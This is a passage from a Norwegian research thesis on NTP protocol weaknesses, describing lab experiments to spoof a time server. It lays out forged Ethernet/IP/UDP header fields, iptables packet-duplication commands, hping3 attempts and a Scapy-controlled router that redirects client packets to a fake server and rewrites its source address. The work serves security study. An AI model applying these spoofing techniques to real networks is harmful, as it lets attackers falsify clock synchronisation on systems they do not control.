Da vi kun er ute etter NTP protokollens svakheter, vil vi ikke ta i bruk mekanismer for å sikre generell datakommunikasjon i trådløse nett.

8.2 Systembeskrivelse

Nettverket ble satt opp med en NTP-klient som kommuniserer mot NTP-tjeneren via et trådløst aksesspunkt. Feiltikkeren er plassert nært nok klienten til å kunne fange opp pakker som er på vei til aksesspunktet.



8.3 Konfigurasjon

Både NTP-klient og tjener er satt opp med en standardkonfigurasjon. Tjeneren synkroniseres over Internett mot en stratum 2 pool, og regnes derfor som en stratum 3 tjener.

```
server ntp.pool.org           #Synkroniserer mot denne poolen
```

NTP-klienten har NTP-tjeneren som sitt eneste synkroniseringspunkt.

```
server 192.168.1.105          #Synkroniseringspunkt
```

Aksesspunktet er en standard trådløs ruter. Kommunikasjonen mot NTP-tjener går på tråd fra aksesspunktet, mens kommunikasjonen mellom aksesspunkt og klient er trådløst.


8.4 Implementering

8.4.1 Modifisering av protokollhoder

Det finnes tilsynelatende en enkel metode for modifisering av IP-hodet på utgående pakker i C#; nemlig å benytte seg av ”raw sockets”. Raw socket funksjonen tillater, per definisjon, applikasjoner å sende og motta pakker med modifiserte hoder. Vårt valg av utviklingsplattform viser seg imidlertid å by på utfordringer. Etter Windows SP2 tillates ikke UDP datagram med feil kildeadresse å bli sendt over raw sockets.[27] SP2 krever at kildeadressen eksisterer på et av maskinens nettverksgrensesnitt. Et alternativ som ble vurdert var å flytte koden over på en Linux plattform. Utover normale tidkrevende komplikasjoner som en plattformsendring erfaringsvis vil medføre, må også en del av koden eventuelt skrives om da GUI klassene ikke er kompatibel med Linux. Vi valgte derfor et forsøk på en ”work around” i Windows.

En fremgangsmåte for å omgå et tilsvarende problem ble foreslått av Jeremiah Clark[28], som i 2003 demonstrerte hvordan man kunne sende en rå Ethernet pakke ved å modifisere en NDIS* Protokoll driver og legge denne inn på nettverkskortet. Tanken bak denne tilnærmingen var at hvis man kunne få til å sende en rå Ethernet pakke fra datalinklaget†, skulle det være mulig å putte inn hva som helst i denne pakken. Vi tegnet opp en skisse for hvordan en slik Ethernet pakke kunne bygges opp. Kontrollsummen er vist ved starten av pakken hvis den kun inneholder data fra pakkehodet, og på bunnen hvis den også omfatter pakkeinnholdet:

* Network Driver Interface Specification
† eng. Data Link Layer


Datalink laget
Ethernet
Nettverkslaget
IP
Sjekksum (kun av IP hodet)
Transportlaget
UDP
Applikasjonslaget
NTP
Ehternet data
IP data
UDP data
NTP data
Sjekksum (psaudo hode med IP kildeadresse, IP destinasjonsadresse, og UDP data)
CRC sjekksum (av hele ethernetpakken med data)

Figur 32

Etter en grundigere fordypning i de ulike lagene, ble en detaljert plan skissert opp:

Protokoll	Felter	Ant oktetter	Må beregnes	Data fra GUI
Ehternet	- Mac destinasjon	6		x
	- MAC kilde	6		x
	- Neste protokoll	2		
	- Data			
IP	- IP versjon/ IP hodet lengde	1		
	- Type tjeneste	1		
	- Total lengde	2		
	- Identifikasjon	2	x	
	- Flagg	1		
	- Fragmentering	1		
	- Tid å leve	1		
	- Neste Protokoll	1		
	- Sjekksum (av IP hodet)	2	x	
	- Kildeadresse IP	4		x
	- Destinasjonsadresse IP	4		x
	- Data			
UDP	- Kildeport	2		
	- Destinasjonsport	2		
	- Lengde	2		
	- Sjekksum (av et pseudo hode)	2	x	
	- Data			
NTP	- Leap indikator - Versjonsnummer - Modus	1		
	- Stratum	1		
	- Poll eksponent	1		
	- Presisjon	1		
	- Root Delay	4	x	
	- Root Dispersjon	4	x	
	- Referanse ID	4		
	- Referanse Tidsstempel	8	(x)*	
	- Orginator Tidsstempel	8	x	
	- Motaker Tidsstempel	8	x	
	- Sent Tidsstempel	8	x	
Ethernet	- Ethernet sjekksum (CRC av hele pakken)	4	(x)**	


* Trenger kun oppdatering én gang i døgnet

** Kan unnlates

8.4.2 Ethernet Frame: Medium Access Control (MAC) protokoll

I et Ehter-nettverk sørger MAC protokollen for en adresseringsmekanisme mellom fysiske adresser i nettverket. De fysiske adressene er knyttet til unike serienummer som er tildelt hver enkelt nettverksadapter. MAC protokollen kapsler inn en SDU(payload data) ved å legge til et hode på 14 byte (Protocol Control Information(PCI)) før datamengden, og legger til en Cyclic Redundancy Check(CRC) på 4 byte (32 bit) etter datamengden.

MAC hodet:



Vi deler inn i tre typer felter: Statiske verdier som vi aldri behøver å endre, verdier som vi henter fra brukergrensesnittet hver gang applikasjonen startes opp, og verdier som må beregnes kontinuerlig mens applikasjonen kjører.

Følgende verdier settes som statiske i MAC-hodet:

Type = 0x08,0x00 Indikerer et "Service Access Point"(SAP) som forteller hva slags protokoll som skal transporters. 0x0800 identifiserer IP nettverksprotokollen.

Disse verdiene hentes fra brukergrensesnittet:


Avsenderadresse = kilde_MAC_adresse
Mottakeradresse = dest_MAC_adresse

Felter som må beregnes:

Kontrollsum : Siden MAC kontrollsummen omslutter både MAC-hodet, IP, UDP og NTP-innholdet som ligger i datafeltet til MAC, kan MAC kontrollsummen først regnes ut når alle feltene til de underliggende pakkene er ferdigbehandlet). MAC kontrollsummen settes derfor i praksis inn rett før pakken sendes. Funksjonen som regner ut CRC trenger imidlertid kun én parameter, nemlig hele pakken bortsett fra kontrollsumfeltet.

8.4.3 IP: Nettverkslaget

Sammenlignet med UDP-hodet, kan IP-hodet gi inntrykk av å ha en noe mer omfattende oppbygning. Men siden vi kun skal bruke applikasjonen til å sende en bestemt type pakker, kan man sette en del av feltene med faste verdier. IP kontrollsummen er også enklere å beregne da den kun omslutter selve IP-hodet og ikke datafelt eller et pseudohodet som i UDP.



Følgende verdier settes som statiske i IP-hodet:

Versjon	=	4	(eg. 0x45 da disse settes i samme oktett)
IHL (IP-hodets lengde)	=	5	(5 i 32 bits ord, tilsvarer 20 bytes)
Type tjeneste	=	0x00	
Total lengde	=	0x00, 0x4c	(76 i desimal)
Flagg	=	0x00	
Fragmentering	=	0x00	
Tid å leve	=	0x40	(64 i desimal)
Neste protokoll	=	0x11	(17 i desimal = UDP)
Kontrollsum	=	0x00,0x00	(settes til 0 mens kontrollsummen regnes ut)
Opsjoner	=	ingen opsjoner, kan utelate denne	

Disse verdiene hentes fra brukergrensesnittet:

Avsenderadresse	=	kilde_ip_adresse
Mottakeradresse	=	dest_ip_adresse

Felter som må beregnes:

Identifikasjon :	Genereres av en ”random” funksjon
Kontrollsum :	Siden denne kun omfatter IP-hodet, kan kontrollsummen beregnes på bakgrunn av to parametere: IP-hodets lengde og innholdet av hele IP-hodet. Kontrollsumfeltene settes til 0 under beregningen og settes tilbake når beregningen er utført.

8.4.4 UDP: Transportlaget

NTP benytter seg alltid av UDP til formidling av pakker mellom demonene. Vi bygger derfor opp en UDP pakke og putter NTP inn i datafeltet til denne pakken.

UDP hodet:

0	15	16	31
Kilde port		Destinasjons port	
Lengde		Sjekksum	
Data ::: (variabel lengde)			

For å kunne regne ut kontrollsummen til UDP, trenger vi imidlertid noen felter fra IP-hodet i nettverkslaget som ligger under UDP. UDP konstruerer nemlig et pseudohode før kontrollsummen regnes ut. Hvis IPv4 blir benyttet vil pseudohodet se ut som vist i figuren under:

UDP Pseudo hodet:

0		15	16	31
Kilde IPv4 adresse				
Destinasjon IPv4 adresse				
0	Protokoll		Total lengde	

Kilde port	Destinasjons port
Lengde	Sjekksum
Data ::: (variabel lengde)	

Følgende verdier settes som statiske i UDP-hodet:

Avsenderport = 123
Mottakerport = 123

Felter som må beregnes:

Padding : Hvis den totale lengden av data er oddetall legges det til en Padding; byte = 0 i slutten av pakken.


Kontrollsum : En enkel 16 bits kontrollsum beregnes på bakgrunn av pseudohodet. Kontrollsumfeltene settes til 0 under beregningen og settes tilbake når beregningen er utført.

8.4.5 NTP: Applikasjonslaget

NTP-pakken ligger på applikasjonslaget og har derfor ingen form for kommunikasjonsansvar. Riktigheten av innholdet vil derfor kun vurderes av NTP-demonen på mottakersiden (klientdemonen). Innholdet i NTP-pakken har vi allerede skaffet oss i forsøk 2, og vi setter dette rett inn i datafeltet til UDP.

8.4.6 Brukergrensesnitt

Brukergrensesnittet (GUI) på den falske NTP-demonen ble utvidet slik at man fra grensesnittet kan endre avsender og mottakeradressene på MAC og IP før lytteren startes:



Resterende felter i brukergrensesnittet er kun hjelpeverdier for rask å kunne kontrollere utregninger. Status feltet viser eksempelvis ASCII strengen kalt ”the Kiss code” som blir brukt til overvåkning og debugging i NTP. Verdiene vises i klartekst som Init og Step. Hvis verdien er ukjent eller ikke eksisterende vil ”Unknown” settes i dette feltet. Hvis verdien består av en IP-adresse innebærer dette at klienten har valgt ut et synkroniseringspunkt og ”Sync” blir vist i feltet.

8.5 Test av utvidelsen

Vi var nå i stand til å sende pakker med ”falsk” IP og MAC-adresse ut via det trådløse nettverksgrensesnittet på feiltikkeren. Det som imidlertid nå dukket opp som et problem var å få satt det trådløse nettverkskortet i promiscuous modus. Denne muligheten er vi


avhengig av for å kunne lytte til alle pakker som passerer forbi, og ikke bare de som er rettet mot kortets MAC-adresse. Til tross for at den modifiserte NDIS driveren forsøker å sette nettverkskortet i promiscuous modus, lar ikke dette seg gjøre. Vi tester ut et tilsvarende oppsett på en Linux plattform med det samme trådløse nettverkskortet, og da fungerer det problemfritt.

Det er et forholdsvis kjent problem at pakkesniffing i promiscuous modus med trådløse nettverkskort kan by på problemer i Windows. Vi opplever også det samme problemet med Ethereal. Ved bruk av Ethereal på Windows plattformen trenger man å installere et tilleggsbibliotek kalt WinPcap[29]. WinPcap er Windows versjonen av libcap[30] biblioteket som Ethereal normalt benytter til å fange nettverksdata. I dokumentasjonen til WinPcap finner vi flere erfaringer på at vårt Dlink DWL-AG650 kort ikke støttes av dette biblioteket. Årsaken til problemet er imidlertid ikke utdypet ytterligere.

Vi antar at det finnes måter å løse dette problemet på. Også med vårt nettverkskort på en Windowsmaskin. Vårt hovedfokus er imidlertid rettet mot NTP og ikke NTP spesifikt på Windowsmaskiner. Vi velger derfor å gjøre en forenkling som vi mener er god nok for et konseptbevis. Løsningen blir å tillate en liten modifisering på klientsiden. Vi vil forsøke å duplisere pakken på klientgrensesnittet for deretter å sende den samtidig til både feiltikker og NTP-tjener.

8.6 To forsøk med pakkeduplisering på klientgrensesnittet

Testnettet for pakkeduplisering ble satt opp som vist i figur 33.



Figur 33

8.6.1 Forsøk med Iptables

Det ble først gjort et forsøk med å duplisere pakkene på klientgrensesnittet ved hjelp av Iptables. Iptables har en eksperimentell modul kalt ROUTE som med et tilleggsparameter –tee skal kunne brukes til dette formålet. På bakgrunn av manualen til ROUTE, ble følgende forslag lagt frem:

1. Lag kopi av NTP-pakken til ntp-tjeneren. Kopien sendes så på valgt grensesnitt (NTP-tjener interface) til ntp-tjeneren. De originale pakkene fortsetter behandling i PREROUTING.

```
# iptables -A PREROUTING -t mangle -p udp -s [client ip] -d [NTP-tjener] –
  dport 123 -j ROUTE --oif [NTP-tjener interface] --tee
```

2. Sett den opprinnelige pakkens mottakeradresse (IP) til feiltikkeradresse (IP).

```
# iptables -A PREROUTING -t nat -p udp -s [client ip] -d [NTP-tjener] --dport
  123 -j DNAT --to-destination [ntp falseticker ip]
```

3. Legg inn en entry i rutingtabellen (med ROUTE) om at alle pakker til ntp feiltikker skal ut på tilhørende grensesnitt.

Siden ROUTE modulen bare er eksperimentell, måtte denne legges inn manuelt fulgt opp av en rekompilering av Linux-kjernen. Etter en del arbeid med dette, viser det seg at siste snapshot av ROUTE- utvidelsen var brukket med "unkown error 42949672395". Dette var et problem, da den siste ”ekte” utgivelsen viste seg å mangle ”-tee” parameteret. Ulike snapshots ble testet uten at vi kom noe nærmere målet. Etter mye frem og tilbake, dukket det opp et forslag om bruk av hping3 i stedet. Det kan godt tenkes at Iptables og senere versjoner av ROUTE egner seg til det formålet vi har beskrevet. Vi lar derfor dette forsøket bli med i oppgaveteksten.

8.6.2 Forsøk med hping3

Selve dupliseringen av pakken er svært enkel med hping3. Hping beregner også IP kontrollsummen automatisk når vi forandret mottakeradresse på pakken. Automatisk beregning av UDP kontrollsum støttes derimot ikke. Siden UDP bare har en enkel 16 bits kontrollsum er likevel ikke forskjellen stor mellom kontrollsummen på original pakken og feiltikker pakken. I stedet for å foreta en full rekalkulering av kontrollsummen, ble det derfor kun lagt til manglende kontrollsumverdi i den dupliserte pakken. (Dette gjør koden lite fleksibel, men det er tilstrekkelig for en enkel test). Tcl skriptet er vist i sin helhet i vedlegg C.

Vi tester først om dupliseringen fungerer mellom klient og feiltikker. Deretter mellom klient og NTP-tjener. En pakkesniffer blir startet både på feiltikker og NTP-tjener. Begge maskinene klarer å oppnå synkronisering hver for seg. Det blir også sjekket i hvilken grad skriptet medfører forsinkelser på pakkene. Siden vi simulerer pakkesniffing i et trådløst nett, er det viktig at ikke eventuell forsinkelse i skriptet utgjør en forskjell av betydning.

Tilslutt kobler vi til både feiltikker og NTP-tjener. Det viser seg nå at NTP-tjeneren konsekvent rekker å svare før feiltikkeren. Dette medfører at feiltikkerens pakker alltid vil bli kastet av NTP-klientens første sunnhetstest..

8.7 Konklusjon

I dette forsøket bygde vi opp en pakke fra datalinklaget for å kunne sende pakker med feil avsenderadresse (IP). Det er normalt ikke tillatt å bruke avsenderadresser som ikke eksisterer på maskinens nettverksgrensesnitt på en SP2 Windows-plattform. Under hele denne prosessen ble et trådløst nettverkskort benyttet. Det som nå dukket opp som et problem var å få satt det trådløse nettverkskortet i promiscuous modus. Det ble derfor forsøkt to metoder for å duplisere pakkene på klientgrensesnittet; Iptables og hping3. Ved bruk av Iptables skal dette være mulig ved hjelp av ROUTE modulen. Denne modulen er imidlertid eksperimentell og utprøving med flere snapshot av modulen gav negativt resultat. Valget falt derfor tilslutt på hping3 som også viste seg å være et verktøy som var langt raskere og enklere og jobbe med. Ved bruk av hping3 klarte vi å få distribuert pakkene ut til feiltikker og den ekte NTP-tjeneren tilnærmet samtidig. Til tross for dette klarte vi ikke å oppnå mål 3 som innebar at feiltikkeren må kunne svare raskere enn NTP-tjeneren. Den korte prosesseringstiden til NTP-tjeneren byr på større problemer enn antatt og hindret sannsynligvis dette angrepet fra å lykkes.

8.8 Ytterligere kommentarer

Tiden NTP-tjeneren bruker på å prosessere mottatte pakker er svinnende liten. Svært lite prosessering blir gjort av NTP-tjeneren når den mottar en pakke. Årsaken til dette er at den uansett ikke vil benytte seg av tid den mottar fra klienten da denne står lavere i stratum hierarkiet. Tidkrevende pakkekontroll er derfor overflødig. Pakken blir mottatt, ferdig utregnede verdier blir tilført, og pakken returneres. Det bør også nevens at tjeneren står langt nærmere klienten i vårt lokale nettverk enn om kommunikasjonen med tjeneren gikk over for eksempel Internett eller via et annet subbnett.


9 Forsøk 4: Utvikling og testing av distrib.ruter i virtuelt nett

På bakgrunn av tester vi har gjort så langt, har det vist seg at det kan være vanskelig å få til et maskeradeangrep uten å ha kontroll på pakkeflyten underveis. I et forsøk på å oppnå en slik kontroll vil vi i dette kapittelet sette opp et NTP nett hvor vi har kontroll på en mellomliggende ruter. Med en slik ruter kan vi sørge for at vår feiltikker rekker å svare før den ekte tjeneren.

9.1 Systembeskrivelse

For å gjennomføre dette forsøket trenger vi fire maskiner. Vi trenger en NTP-tjener, en NTP-klient, en feiltikker og en ruter med tre nettverkskort. For å begrense behovet for hardware, ble vi tipset om å ta i bruk et virtuelt nettverk. Et slikt nettverk kan være svært godt egnet til testing. Vi har ikke behov for maskinvare utover en relativt kraftig maskin, operativsystemer som Linux og Windows kan kjøre på den samme maskinvare uten programvarekonflikter og testnettet kan enkelt utvides ved senere behov.

Som simuleringsverktøy valgte vi å bruke VMware Server da det er et velkjent og godt utprøvd system med et enkelt og intuitivt grensesnitt. En skisse ble så laget over vårt virtuelle nettverk. Nettverket består av tre Linux/Ubuntu-maskiner og en Windows maskin som også fungerer som vert for det virtuelle nettverket. De tre Linux maskinene har roller som NTP-tjener, NTP-klient og en distribusjonsruter.



9.2 Konfigurasjon

9.2.1 Distribusjonsruter:

Distribusjonsruteren er satt opp med tre netteverkskort (eth_) knyttet opp mot hvert sitt nettverk:

Eth0:	Knyttes til det virtuelle nettverket VMnet2 mellom ruter og NTP klient.
Eth1:	Knyttes til det virtuelle nettverket VMnet8 mellom ruter og NTP feiltikker.
Eth2:	Knyttes til det virtuelle nettverket VMnet3 mellom ruter og NTP tjener.

9.2.2 Nettverk:

Oppsett av de ulike undernettverkene i det virtuelle nettet.:

Virtuell bro til et automatisk valgt adapter	
Vmnet 0:	

Et privat nettverk delt med verten		*Status*	*IP adresse*
VMnet 1:	Nettverk:		192.168.134.0
	DHCP:	aktivert	

Nettverk mellom klient og ruter		*Grensesnitt*	*IP adresse*
VMnet 2:	Nettverk:		10.2.1.0
	Ruter:	eth0	10.2.1.11
	Klient:	eth1	10.2.1.10

Nettverk mellom NTP tjener og ruter		*Grensesnitt*	*IP adresse*
VMnet 3:	Nettverk:		10.3.1.0
	Ruter:	eth2	10.3.1.11
	NTP tjener:	eth0	10.3.1.10

Nettverk brukt til å dele vertens IP adresse		*Status*	*IP adresse*
VMnet 8:	Nettverk:		192.168.179.0
	Nat Gateway:	aktivert	192.168.179.2
	DHCP:	aktivert	

9.3 Implementering

I forsøk 3 benyttet vi oss av hping3 for å få til en pakkeduplisering på klientgrensesnittet. Hping3 har imidlertid begrenset innebygd funksjonalitet, og en stor grad av tidkrevende programmering ville vært påkrevd for å få til det vi ønsker i dette eksperimentet. Vi valgte derfor å legge hping3 til side og benytte oss av SCAPY i det videre arbeidet.

9.3.1 Distribusjonsruteren

Med utgangspunkt i innebygd funksjonalitet i SCAPY ble det laget et Python skript for styring og manipulering av pakker på ruteren. (Skriptet er vist i sin helhet i vedlegg E). Skriptet er satt til å fange opp pakker på ruterens tre nettverksgrensesnitt *eth0*, *eth1* og *eth2*. All annen rutingfunksjonalitet er skrudd av på rutermaskinen slik at pakker ikke blir videresendt uten at dette gjøres manuelt i SCAPY. SCAPY fanger så opp trafikk som går over port 123 på de tre nettverksgrensesnittene. Port 123 er som standard reservert for NTP-trafikk.

Skripet behandler tre mulige scenarier:

1. Hvis pakken kommer fra NTP-klienten, lager den et duplikat av pakken, setter inn IP-adressen til feiltikkeren i destinasjonsfeltet, omregner IP og UDP kontrollsum (som nå har blitt forandret på grunn av adresseendringen), og sender pakken ut på VMnet8 (nettet mellom feiltikker og ruter). Deretter legges det inn en forsinkelse før pakken blir sendt som normalt til NTP-tjeneren. (Forsinkelsen er lagt inn slik at vi er sikre på at feiltikkeren rekker å svare før NTP-tjeneren).
2. Hvis pakken kommer fra feiltikkeren settes avsenderadressen lik NTP-tjener adressen, kontrollsummene regnes ut på nytt og pakken sendes til klienten på VMnet2 (nettet mellom ruter og klienten).
3. Hvis pakken kommer fra NTP-tjeneren, videresendes de direkte til klienten på VMnet3 (nettet mellom NTP-tjener og ruter).

9.3.2 Debugging

Under oppsett og utvikling av virtuelt nett og ruter, ble ntpdate brukt i stedet for fullversjonen av NTP. Den største forskjellen mellom disse er at ntpdate ikke disiplinerer frekvensen på klientens lokale klokke. I tilegg foretas det som standard ikke stepping før et avvik over 0,5 sekunder mot 128ms i NTP fullversjon. (Standardverdier basert på dokumentasjon og ikke praktisk testing). Årsaken til at dette nevnes, er at all form for pakkeutvekslingen gjennom SCAPY, tilsynelatende plutselig, sluttet å fungere. Det viste seg å være en rekke utvetydige feil i SCAPY som forårsaket problemet. Spørsmålet ble så hvorfor SCAPY i det hele tatt hadde fungert under tidligere tester. Det kan tenkes at SCAPY i visse tilfeller analyserer pakkene på forskjellige måter. Hvis all data over UDP blir tolket som rådata, vil NTP klassen i SCAPY ikke benyttes. Siden det ikke foretas noen kontrollsum beregninger i applikasjonslaget, vil pakken på denne måten bli sendt korrekt videre. Problemet oppsto både ved bruk av ntpdate og ved fullversjonen av NTP. Etter installasjon av fullversjonen av NTP, feilet imidlertid SCAPY konsekvent i senere forsøk. Nøyaktig hva som var utløsende faktor ble derfor aldri funnet. Vår antagelse om

at problemene oppsto når NTP klassen ble tatt i bruk, ble bekreftet av en fordypning i kildekode. Det kan også se ut som om NTP klassen kun støtter NTP versjon 3 og ikke versjon 4 som vi har benyttet i forsøket.

9.3.3 Modifisering av SCAPY

Da det kan se ut som om SCAPY ikke støtter NTP versjon 4, har vi to valg: Gjennomføre testene med NTP versjon 3 eller ta en titt i kildekoden til SCAPY. Da det primært er NTP v4 vi ønsker å teste ble det lagt ned arbeid i en modifisering av SCAPY. Et sammendrag av modifiseringen er vist i vedlegg D.

9.4 Test av virtuelt nett

